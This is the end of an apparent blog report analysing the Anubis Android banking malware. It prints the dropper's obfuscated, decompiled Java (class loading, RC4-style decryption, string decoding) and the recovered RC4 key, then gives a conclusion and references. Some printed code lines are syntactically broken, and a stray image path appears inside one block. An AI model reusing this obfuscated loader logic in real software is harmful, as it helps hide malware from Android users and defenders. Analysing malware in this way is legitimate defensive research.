    int i7 = BwtBqWbBePyFmBuOgFftjObixXeKyEkNzKiXgAcPu;
    LjjDgOixgNdhsKtNrUaNpcjYeBbKwAxAdSzTwMi = (i6 + iArr[i7]) % PackageUtils.INSTALL_GRANT_RUNTIME_PERMISSIONS;
    this.InGruifxQpdwrErCBJUNUX_440303 = (this.NYS1WmZgoeQyAoclaHuilQ_654897 - this.csFiJDosOgoltPwmlfsxj_936598) + 7908189;
    leopardtoss(i7, LjjDgOixgNdhsKtNrUaNpcjYeBbKwAxAdSzTwMi);
    int i8 = this.InGruifxQpdwrErCBJUNUX_440303;
    this.csFiJDosOgoltPwmlfsxj_936598 = ((i8 / this.NYS1WmZgoeQyAoclaHuilQ_654897) - 8108032) + 6026686;
    int i9 = BwtBqWbBePyFmBuOgFftjObixXeKyEkNzKiXgAcPu;
    this.NYS1WmZgoeQyAoclaHuilQ_654897 = i8 - (this.csFiJDosOgoltPwmlfsxj_936598 * 501411);
    int i10 = LjjDgOixgNdhsKtNrUaNpcjYeBbKwAxAdSzTwMi;
    this.csFiJDosOgoltPwmlfsxj_936598 = ((this.NYS1WmZgoeQyAoclaHuilQ_654897 / 520) + i8) - 414781;
    int partyasset = partyasset('b', 5222, iArr, i9);
    this.NYS1WmZgoeQyAoclaHuilQ_654897 = (this.csFiJDosOgoltPwmlfsxj_936598 / 90) - 5) + this.InGruifxQpdwrErCBJUNUX_440303;
    int partyasset2 = partyasset('z', 1544545, iArr, i10);
    this.csFiJDosOgoltPwmlfsxj_936598 = (459230 / this.NYS1WmZgoeQyAoclaHuilQ_654897) - this.InGruifxQpdwrErCBJUNUX_440303) + 784580;
    int partyasset3 = partyasset('w', 1444, iArr, (partyasset + partyasset2) % PackageUtils.INSTALL_GRANT_RUNTIME_PERMISSIONS);
    this.NYS1WmZgoeQyAoclaHuilQ_654897 = (this.csFiJDosOgoltPwmlfsxj_936598 * this.InGruifxQpdwrErCBJUNUX_440303) + 68) - 64;
    bArr3[i3] = snackcoil((new Double((double) partyasset3).intValue() + 0) ^ bArr[i3]);
    this.InGruifxQpdwrErCBJUNUX_440303 = (16 - this.csFiJDosOgoltPwmlfsxj_936598) + this.NYS1WmZgoeQyAoclaHuilQ_654897;
}

```

```

package pigeon.theme.earth;

import android.content.Context;
import android.content.res.AssetManager;
import java.io.BufferedInputStream;
import java.io.BufferedOutputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.InputStream;
import java.io.OutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Method;
import java.nio.channels.FileChannel;
import org.apache.http.HttpStatus;
import ru.yandex.yap.sysutils.PackageUtils;

public class BTyRtY10wIxDyDkZpNcJpLhUuTwNtNnRlWtUkCxXjGbIzPlRzPz {
    static int BwtBqWbBePyFmBuOgFftjObixXeKyEkNzKiXgAcPu;
    static int LjjDgOixgNdhsKtNrUaNpcjYeBbKwAxAdSzTwMi;
    static int[] YEks2XcOeBwGpGxMnCbMnIdTeQkWxGchAwpJnFeEbKs;
    protected final char AKiZeTiIwMInnhGoYXKFSA_113760 = 's';
    String DPuZjDpAoSaIkUrJpWkYoRbOxNgTzFcRdLoSqWmMuSd0m = decadeswing().toString();
    public long DQjxaEFTMmMAJsbLTqmgil_178765 = 8541;
    private final byte DUctqBsggCFkPYaKOCEtdz_173244 = 24;
    public int InGruifxQpdwrErCBJUNUX_440303 = 1332;
    protected int KRLwAOyQFIfirXRFleFdfUGo_157800 = 592;
    private float KTPKBFRWKJIsrXYZwKIBHn_668569 = 26265.0f;
    protected int NYS1WmZgoeQyAoclaHuilQ_654897 = 623;
    private long NbcOLcsZbjfxDtlIjqPZy_795081 = 45455;
    final int OYzFaUzXrDmXeQzSiUrNpKkIaPpRsLqDt = 3145728;
    private char PpbzntcsGceIh0mFjdsLFp_785605 = 'w';
}

```

```


static StringBuffer decadeswing() {
    return new StringBuffer(cupboardforest());
}

public static String cupboardforest() {
    int i = 288;
    for (int i2 = 0; i2 < 7; i2++) {
        i = -4891620;
    }
    byte[] bArr = {43, 14, 36, 24, 0, 32};
    int i3 = 208197083;
    int i4 = (i - 1053800936) + 208197083;
    byte[] bArr2 = new byte[6];
    if (i <= 100) {
        i = ((i4 - 17) + 62) - 208197083;
    }
    byte[] bArr3 = {77};
    int i5 = i4;
    for (int i6 = 0; i6 < 10; i6++) {
        i5 = 208197083 - (i / 7);
    }
    if (208197083 <= i5) {
        i = -1800597581 - i5;
    }
    if (i == i5) {
        i3 = ((i5 - i) - 203499) - 124898;
    }
    for (int i7 = 0; i7 < 5; i7++) {
        i5 = i3 + 55 + i;
    }
    int i8 = 0;
    while (i8 < 6) {
        int i9 = i5 - 911530;
        int i10 = 404978 + i9;
        int i11 = (i10 - i9) + 61;
        bArr2[i8] = (byte) (((((i10 / i10) - 1) + bArr[i8]) + ((i11 - i9) * 0)) + ((i9 / i9) % 1)) ^ bArr3[i8 % 1];
        i8++;
        i5 = i11;
    }
    for (int i12 = 0; i12 < 29; i12++) {
    }
    return new String(bArr2);
}

```

batuhan in ~ λ python3 rc4.py
 fCiUMm
 batuhan in ~ λ

RC4 KEY FOR
 LOADED CLASS =
 fCiUMm



GG !!!

Conclusion

Anubis is a malware that is worth examining in every aspect and is really impressive, this application that harms tens of thousands of android users with thousands of samples around the world, is a source for future android malware. I hope you liked my report, thanks for reading.

References

- <https://eybisi.run/Mobile-Malware-Analysis-Tricks-used-in-Anubis/>
- <https://pentest.blog/n-ways-to-unpack-mobile-malware/>
- <https://twitter.com/LukasStefanko/status/1084728042927341569>
- https://www.trendmicro.com/en_us/research/19/a/google-play-apps-drop-anubis-banking-malware-use-motion-based-evasion-tactics.html
- <https://securityintelligence.com/anubis-strikes-again-mobile-malware-continues-to-plague-users-in-official-app-stores/>